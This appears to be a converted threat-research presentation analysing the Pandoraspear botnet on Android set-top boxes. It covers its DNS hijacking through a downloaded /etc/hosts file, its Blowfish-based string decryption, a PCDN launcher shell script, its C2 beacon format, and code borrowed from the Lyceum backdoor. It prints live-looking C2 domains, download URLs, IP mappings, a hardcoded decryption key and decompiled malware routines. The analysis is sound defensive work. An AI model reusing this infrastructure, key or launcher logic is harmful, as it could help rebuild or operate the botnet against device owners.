qmemcpy(v194, "apz.pdonno.com", sizeof(v194));
qmemcpy(v193, "alwkic.vd0h1e7d.com", sizeof(v193));
qmemcpy(v192, "hxbwhnxs.bv1tpvdco.com", sizeof(v192));
qmemcpy(v191, "ynqq.gr865lhdo.com", sizeof(v191));
qmemcpy(v182, "http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts", sizeof(v182));
qmemcpy(v181, "http://pandorabackup.lftpdo.com:8080/marketdatas/dns/hosts", sizeof(v181));
```

```
http://pandorabackup.lftpdo.com:8080/marketdatas/dns/name
ok3.mflve.com
yfyrtnpa.bggs1g0ce.com
apz.pdonno.com
ttvbcgq.cd67lgioe.com
pcn.panddna.com
ppn.pnddon.com
avmrt.d7vlonovt.com
pootjgb.jgilaenvo.com
apz.pdonno.com
jgp.fda1od.com
alwkic.vd0h1e7d.com
apz.bsald.com
alwkic.vd0h1e7d.com
pootjgb.jgilaenvo.com
jgp.fda1od.com
pcn.panddna.com
hxbwhnxs.bv1tpvdco.com
qwxoxk.lfh5gcobf.com
ynqq.gr865lhdo.com
zooed.78vaelocd.com
ynqq.gr865lhdo.com
zooed.78vaelocd.com
pootjgb.jgilaenvo.com
pcn.panddna.com
http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts
http://fvcgrsas.lfhgdo.com:8080/marketdatas/dns/hosts
http://pandoramain.gdw1gie.com:8080/marketdatas/dns/hosts
http://pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
http://pandorabackup.lftpdo.com:8080/marketdatas/dns/hosts
http://werdzxa.9lhgdo.com:8080/marketdatas/dns/hosts
http://pandorabackup.lfsg1gie.com:8080/marketdatas/dns/hosts
http://pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
```

## New Infrastructures

# Pandoraspear - Functionality

From **2016** to 2024, 15 versions

C:\work\1001night\pandora_final\pandora_samples			
n	Name	Size	Date Time
..		Up	24/09/27 17:27
pandoraspear_0001		62776	21/05/28 17:08
pandoraspear_0002		62776	21/05/30 15:53
pandoraspear_0003		116080	08/02/29 10:33
pandoraspear_0004		316796	09/01/01 00:00
pandoraspear_0005		349684	08/02/29 10:33
pandoraspear_0006		345588	23/09/24 15:03
pandoraspear_0007		329204	21/07/30 12:36
pandoraspear_0008		361972	21/06/02 16:07
pandoraspear_0009		431604	22/09/30 15:46
pandoraspear_0010		448040	23/12/15 22:36
pandoraspear_0012		243316	24/09/25 18:25
pandoraspear_0014		229868	24/09/25 18:23
pandoraspear_0015		229868	24/07/26 16:41
pandoraspearrk_0010		2304 K	23/12/26 14:13
pandoraspearrk_0013		1133 K	24/09/25 18:23
pandoraspearrk_0015		1142 K	24/09/08 12:25

## Key Features

1. Hijack Hosts
2. Launch Pcdn
3. Execute C2 commands


# Pandoraspear – Hijack Hosts

## 2 Steps

1. Downloads an encrypted hosts file from remote server, decrypts it with Blowfish
2. Replaces the device's /etc/hosts file to perform DNS hijacking

## Remote Server

<http://werdzxa.9lhgdo.com:8080/marketdatas/dns/hosts>  
<http://fvcgrsas.lfhgdo.com:8080/marketdatas/dns/hosts>  
<http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts>  
<http://pandoramain.gdw1gie.com:8080/marketdatas/dns/hosts>  
<http://pandorabackup.lftpdo.com:8080/marketdatas/dns/hosts>  
<http://pandorabackup.lfgs1gie.com:8080/marketdatas/dns/hosts>  
<http://pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts>  
<http://pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts>



Parent Directory			
? freeze	27-Nov-2020	17:09	408
? hosts	10-Mar-2025	10:04	2.5K
? hosts_20170727	27-Jul-2018	13:59	396
? hosts_20180627	27-Jun-2018	15:13	84
? hosts_20180627_localhost_tigre	27-Jun-2018	15:44	168
? hosts_20180727	27-Jul-2018	13:56	180
? hosts_20180730	29-Jul-2018	12:59	1.5K
? hosts_20180810	30-Jul-2018	20:07	960
? hosts_20180821	10-Aug-2018	10:15	972
? hosts_20181011	21-Aug-2018	16:08	1.3K
? hosts_20181016	11-Oct-2018	17:08	1.3K
? hosts_20181024	16-Oct-2018	09:53	1.3K
? hosts_20190308	08-Mar-2019	10:32	1.3K
? hosts_20190313	14-Mar-2019	09:36	1.2K
? hosts_20190314	14-Mar-2019	09:39	1.5K
? hosts_20190326	26-Mar-2019	11:42	1.2K
? hosts_20190708	08-Jul-2019	19:39	1.5K
? hosts_20190819	19-Aug-2019	09:51	1.6K
? hosts_201807291302	29-Jul-2018	13:00	1.5K
? hosts_back	15-Apr-2020	14:44	1.6K
? hosts_old_20191010	10-Oct-2019	16:09	1.6K

# Pandoraspear - Algorithm

## 3 Steps to decrypt (not base64)

1. Code Table replacement
2. Shift Calculation
3. Blowfish ECB decryption




Reasons for

We observed

□ Bot Scale is **shrinking**

← ↻ ⚠ 不安全 | pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/

### Index of /marketdatas/dns

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">freeze</a>	27-Nov-2020 17:09	408	
 <a href="#">hosts</a>	10-Mar-2025 10:04	2.5K	

pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/

```
KZ7Rz.d9DDY0vqr.n0PTaXU.DeIwI/nZ295006tus.Llz/S0FEn84/V3w5g/VavQLO7ld8V1faSYI/E005k.2r
CWJ.BxrmZ1ThiYL.JSttrlxCWQQ0wAnhX/5uid80htrY41f6J69.3j12P18xAzW/5gCF41sqUHW/w1Vyp/E0nD
H07qVf2/R/o0..5ib01.jt/6q/1DJSi.6eKOL10bPay.m.NsM.1T.310mE9mo0kiess/G7nFR/51shZ.EJRjR/
yzg7s/I4cXI/fNdor1.EQOY.QGsgz.tgZDp.t9qPq/54DDUOL1PArOSIhS//GkFN80LE19M1cpktR1r1KEml.C
6w0/nleaF/1abaT.czTF31BzWnglt2S9p1IJRW.lcys9h1aYbSqInleaF/1abaT.czTF31BzWnglknDyD.9w/B
K0eOeNylnT.jU/yIgzq1MduMX1rajbI051L7b0to2Ev02rHdc.P1jS301w/Ni.zUbNy13UsL91M0QS118bjAV1
sXGOy/VYSEN.edi8J1r0YV1.urfMtH.m..B6/c7tzu/j024M0ylrmj0aKbER/edi8J1r0YV1.HRGCM.8DS5L0sN
zGo10Vrso0x/jLs/yhe6W.edi8J1r0YV1.CTgS1//mhpTleeljw.NnT1X1nStZK/jpwe1/KbFgk1DNsrs/pyxq
6/JQPcC/fHTPkliithgr/x/jLs/yhe6W.OB9bT.9mjml.gge200JMugSOCj4Lm0ziLWS1kiJyK1bg4ol.j18mt0
NJvQr0oCbR61xdxHZ.f0J7T.dJw6p/zJdDo.OpW4R0w3b3T.nUJN5/wZg6x/Qkc33.QcTzhOKiCYL/f9AA709D
3e8/xXia21TrzBt.ei9n8/kUGfV0.1RYi0HN2op.qqYc21nyyVH1bs0G7.bj6JH.w/6Wf1xa6OU0EnOfZ/AQ1i
x.vBcbV/H8I2b/Bb4Vl.5mCtp0QTUqc/.Vw/B.pApTP1xnSs71U1S5L0C0ZLe/H0r/1.SqzBm0WGMd0017ei71
HAs1E/ir0jz/N06sF0MSfbx1M1Con/ft.Im.6rpkv.GE5Kz1qqYc21nyyVH15Rk8W..kIis1WRn9n0VwNp.9.
Toi.BwHtvldHjpo.CYLwU/her5H/VMQa/.0U6S510wuUqOptLrx1fn3QK1WreFklr1bTUn0IPj2b06T6rD/uztP
J0/ZdoX.0Wdze.vNOV40/H7z8.CQDbU/8bzab/Dfipa0FZfAk/zTBk80V1sLt0D.VTP/iPRD31rv6Fj.8viwR/
8UHfM/bYCKo1.9oP4.6dt0s/crSKR/Vx9g60/rseW/tmk3T0j.ern1BPZ1f/y120D0UIQpH1H3R4v.rxKU21mX
D/.1zqnM0/Fsz26/oo7fr0nYr4j.DzxWF1KiSVS./zMSM1kIGFR/2m0/E1v1010/fRbSw1jBzik/34PiL0rhpA
U/zixqQ0sd1Kf/StH7tIyoC270AG/51.DmTNq19QM58.pQnFN1ts0Wd/D1JMM0rWeYk1R4utd.C7WBq086sYL.
m2c7n.jtFXP.OYQie/QA/lx.h01.301Bvli/e0Kel.Pj7tN.qqYc21nyyVH146snV1K7ujg1FA6dA.MoFx2.m2
c7n.jtFXP.OYQie/QA/lx.knFYS1Syfa6/rZ/W7/CzP6s01TFH1GX7DR00L7W41EqTov/WJ4CY/cNawy0EnOf
Z/AQ1ix.vBcbV/H8I2b/B41Gn/DygOf/xEB310gdtM218ZtVZ1267eM.hfirf.oWpyj1fRCSE1c94yX/tVUP0
Z/002.N4FC10EZ8rW.h0etF0z7sVX.rZ/W7/CzP6s06UuCT0GJLrq.h/Hhf.WJ1Ie0aK4kc.DypX101jBe0.kE
f81/u6UF01dAdwN1hbmPq.1tHWg.oxTnclfbB./QXHom.KT9WU/QfEKg0WKfa81cvL1H1Zqbuj/E5ExP02U1K
W17x4zt1RbrNs1xN4V/6.C6w1rPXFT1od4s70B4V1f1R6f/11LIREB.AlySI/F5Jp3/tXNn10YBkx1/wq2rp0
s7cNT.XM07S/Ofn5R/LPIMv1HORPu/gVUbo1MplCI.54Wee/1.d0s/17J6T/ngoso/7fuiy/RW5AX0FNvPI.0z
PoJ/Jm8fa/rlyuw0ZS.47/1ecmi00zmEF1bmYRE/Po4NL/5/ACR17ah7POMd8cd/LIBS0uvUtB/wUbZW1WK70
yO/RDHK.NYOLPOMBGq01JjPjV03Xsa//Icf0K0nhRxi.YspZz/g21WP.8L3xh1rFAs0xuGiG1BrSDR0f0q61
FrvPh19k9eR0kYEUY1ArR4y.pzvvW1Lolp.ML9Ya0cFzD7.5x0Tk/r6EGC/ajZrp.iRmUe.nzY97/Kqktglaw
qjHlnZTm0/0yH8.064YfQ1Ar0.a.vmOnZ0ppIy/0VPKF1/OqzHo/Wj9Hplj0zgy/fjmjt.SnAu91hlUj0c0Y.UD
D12.Zw41ady.//DAeCh/9aqC19Wa2N/cQjGc.UPDkl/AfGim.
```


```
34 # 1:Table replacement
35 tab = ". /0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMN0PQRSTUVWXYZ"
36 for i in range(len(dec)):
37     index = tab.find(dec[i])
38     mylist.append(index)
39
40 # 2: Shift Calculation
41 for i in range(0, len(myList), 6):
42     tmp = 0
43     for j in range(6):
44         tmp ^= myList[i + j] << (j * 6)
45     output.append(tmp)
46     output[0::2], output[1::2] = output[1::2], output[0::2]
47 for i in output:
48     s = struct.pack('>L', i)
49     out += s
50
51 # 3: Blowfish decryption
52 bl = Blowfish.new(b"zAw2xidjP3eHQ", Blowfish.MODE_ECB)
53 plaintext = bl.decrypt(out)
54 print(plaintext)
```

选择 edit hosts-10-Mar-2025.decrypted - Far 3.0.6116.0 x64

```
D:\dev_turing\python\pandora\hosts-10-Mar-2025.decrypted
142.0.141.169 cdab.p2mqt.com
94.75.218.122 bl.str2c.com
81.171.0.77 img.p2mqt.com
23.12.198.18 ageniuvod.cc
18.182.215.73 dmdz.res4f.com
18.182.215.73 p5x.ty3w2.com
173.255.221.98 apz.bsaldo.com
71.19.252.13 jgp.pdltdgie.com
71.19.250.244 jdak.jdsaf.com
71.19.250.244 jdl.oygaf.com
71.19.250.244 hts.nfdaf.com
71.19.250.244 hsh.kfdaf.com
207.38.87.205 jdz.lgdaf.com
207.38.87.205 zms.mgfdaf.com
52.8.212.100 snh.oygaf.com
54.183.19.241 snh.kfdaf.com
23.12.198.16 brasilhtv-epgl.cc
173.255.221.98 abcr.ftsymb.com
173.255.221.98 ok3.mflve.com
118.184.69.3 vfz.str2c.com
142.0.141.169 dcs.reakf.com
198.255.88.146 dcs.tefds.com
198.16.66.162 gsb.reakf.com
23.237.10.90 gsb.tefds.com
104.21.69.84 fadfa.gdalieyw.com
104.18.6.202 fadfatest.pneydn.com
www.qicicloud.xyz www.tenlsil.club
api.qicicloud.xyz api.tenlsil.club
35.244.233.48 jdl.pugexiz.com
34.49.250.227 jdl.hgdsd.com
34.102.166.127 clali.pglma2tla.com
```

C2 Controlled by XLab

# Pandoraspear – Algorithm



## “Borrow Code” From Lyceum

lyceum-2.46 22/07/04  
=====

Requirements: Perl for encryption key generation  
Examples: See EXAMPLES  
License: See COPYING  
Credits: See CREDITS  
Compiling: 'make' to compile. Edit the makefile to disable encryption and authentication  
Author: phish@hush.com

### Introduction

Lyceum is a stealth client/server backdoor that uses spoofed udp packets to administer the server and two built-in icmp backdoors. Each ICMP backdoor exploits a different feature of the protocol to remain as clandestine as possible. The first create a bidirectionally spoofed ICMP tunnel and the second uses passive nodes as zombies to relay ICMP backdoor traffic. By default all communications are encrypted with 128bit blowfish using a random token that is generated at compile time. Lyceum clients may only interact with lyceum servers that have been compiling using the same key.h file.

NB. Consider lyceum BETA

### ICMP Backdoors

```
char *
decrypt_string (char *key, char *str)
{
    UWORD_32bits left, right;
    char *p, *s, *dest, *d;
    int i;

#ifdef _NO_ENCRYPTION_
    return str;
#endif


    dest = (char *) malloc (strlen (str) + 12);
    s = (char *) malloc (strlen (str) + 12);
    strcpy (s, str);
    p = s;
    while (*p)
        p++;
    for (i = 0; i < 12; i++)
        *p++ = 0;
    blowfish_init (key, strlen (key), 0);
    p = s;
    d = dest;
    while (*p)
    {
        right = 0L;
        left = 0L;
        for (i = 0; i < 6; i++)
            right |= (base64dec (*p++)) << (i * 6);
        for (i = 0; i < 6; i++)
            left |= (base64dec (*p++)) << (i * 6);
        blowfish_decipher (&left, &right);
        for (i = 0; i < 4; i++)
            *d++ = (left & (0xff << ((3 - i) * 8))) >> ((3 - i) * 8);
        for (i = 0; i < 4; i++)
            *d++ = (right & (0xff << ((3 - i) * 8))) >> ((3 - i) * 8);
    }
    *d = 0;
    free (s);
    return dest;
}
```

# Pandoraspear – Launch Pcdn


## 2 Steps

1. Decrypt Sensitive Strings

2. Build them into a Launch script



```
byte_68960 DCB 0xB,0x1B,0x4C,0x58,0x5E,0x24,0x88,0x96,0x88,0x81 ; DATA XREF: launch_pcdn+3410
DCB 0x92,0x9A,0x24,0x9F,0x66,0x9B,0x24,0x88,0x65, 7
DCB 0x8D,0x66,0x91,0x4A,0x9D,0x8D,0x88,0x89,0x9C,0x8F
DCB 0x92,0x8D,0x5D,0x5A,0x83,0x5D,0x9C,0x8F,0x92,0x8D
DCB 0x89,0x9C,0x8F,0x92,0x8D,0x5D,0x5F,0x52,0x88,0x5F
DCB 0x89,0x9E,0x8C,0x60,0x5D,0x5C,0x90,0x8D,0x8F,0x66
DCB 0x9B,0x81,0x5D,0x51,0x4F,0x8A,0x5C,0x9D, 7,0x66
DCB 0x93,0x5D,0x70,0x5D,0x5A,0x97,0x5D,0x51,0x8D,0x66
DCB 0x91,0x5D,0x6A,0x50,0x81,0x65,0x92,0x9B, 7,0x52
DCB 0x88, 7,0x93,0x66, 7, 0
byte_689C0 DCB 0x76,0x1E,0x78,0x69,0x3D,0x33,0x3D,0x3E,0x2F,0x27 ; DATA XREF: launch_pcdn+3C10
DCB 0x69,0x2C,0x23,0x28,0x69,0x3A,0x2D,0x2E,0x28, 0
byte_689D4 DCB 0xBF,0x14,0x89,0xB0,0xF4,0xCE,0xF4,0xCB,0xFA,0xF2 ; DATA XREF: launch_pcdn+A810
DCB 0xB0,0xE5,0xFE,0xF1,0xB0,0xF7,0xE4,0xFB,0xF1,0xA7
DCB 0x81,0xB0,0xFB,0xFA,0xC9,0xB0,0xF1,0xCA,0xF3,0xF3
DCB 0xA7,0xB5,0x81,0xB9,0xB6,0xA7,0xB9, 0
```



```
#!/system/bin/sh
pid=`ps|grep -v grep|grep "/system/bin/pcdn" |awk '{print $2}'`
if [ -z $pid ];then
/system/bin/pcdn >/dev/null 2>&1 &
or
/data/.pcdn >/dev/null 2>&1 &
fi
```

**Pandoraspear & Pcdn**  
“close friend”

# Pandoraspear - Algorithm

## Format

- ✓ First 3 bytes are encryption keys (key0, key1, key2)
- ✓ Remaining bytes are ciphertext
- ✓ Ciphertext length =  $\text{key0} \wedge \text{key1} \wedge \text{key2}$

```
byte_689D4    DCB 0xBF,0x14,0x89,0xB0,0xF4,0xCE,0xF4,0xCB,0xFA,0xF2
              DCB 0xB0,0xE5,0xFE,0xF1,0xB0,0xF7,0xE4,0xFB,0xF1,0xA7
              DCB 0x81,0xB0,0xFB,0xFA,0xC9,0xB0,0xF1,0xCA,0xF3,0xF3
              DCB 0xA7,0xB5,0x81,0xB9,0xB6,0xA7,0xB9,  0
```



```
asc_689D4     DCB "/system/bin/pcdn >/dev/null 2>&1 &",0 ; DATA XREF: launch_pcdn
              DCB 0
              DCB 0
              DCB 0
```

```
def decbuf(buf):
```

```
    leng=buf[0]^buf[1]^buf[2]
```

```
    out=''
```

```
    for i in range(3, leng+3):
```

```
        tmp=((buf[i]^buf[1])-buf[1])&0xff
```

```
        out+=chr((tmp^buf[0]))
```

```
    print(out)
```

# Pandoraspear – Execute C2 CMD

## 2 Steps

1. Send an encrypted beacon to C2
2. Decrypt C2 commands and execute the corresponding functions

## Beacon Format {1 or 2}

Support two formats based on SN retrieval success

```
info_ip = (int)v10;
if ( v10 && get_ipinfo(v10) < 0 )
    get_ipinfo((char **)info_ip);
if ( get_sninfo(&info_sn) )
{
    v11 = getpid();
    sprintf(beacon_info, "%d@%s@s@%s@d@", 1000, "12.00", v141, "0008", v11);
}
else
{
    if ( wrap_access("/dev/block/hide") < 0
        && wrap_access("/dev/block/mtdblock5") < 0
        && wrap_access("/dev/block/mtdblock4") < 0 )
    {
        v12 = info_sn;
        v13 = getpid();
        sprintf(
            beacon_info,
            "%d@%s@s@%s@d@%02x%02x%02x@%02s@s@s@",
            1000,
            (const char *)(v12 + 38),
            "0008",
            v13,
            *(unsigned __int8 *)(info_sn + 34),
            *(unsigned __int8 *)(info_sn + 35),
            *(unsigned __int8 *)(info_sn + 36),
            *(const char **)(info_ip + 16),
            *(const char **)(info_ip + 8),
            *(const char **)(info_ip + 20));
    }
}
```

**format 1, mac related**

**format 2, sn & ip related**

# Pandoraspear – Beacon Harvest



## Version

3264 0004

4785 0006


9360 0005

12397 0007

46178 0009

175722 0008

992537 0010




# Pandoraspear – Command Harvest

# 120,000+


## Command Format

cmd@cmd\_item1@cmd\_item2@...@



# Pandoraspear – New Leads

## New Implants

- Pcdn 
- Ptcrack
- P2p\_peer
- Play\_station
- Sysup
- ...

## URL Pattern

- /stb-download/

 **OTA FIRMWARE**

fadfatest.pneydn.com:8080/stb-download/tool/pt

fadfatest.pneydn.com:8080/stb-download/tool/pcdn

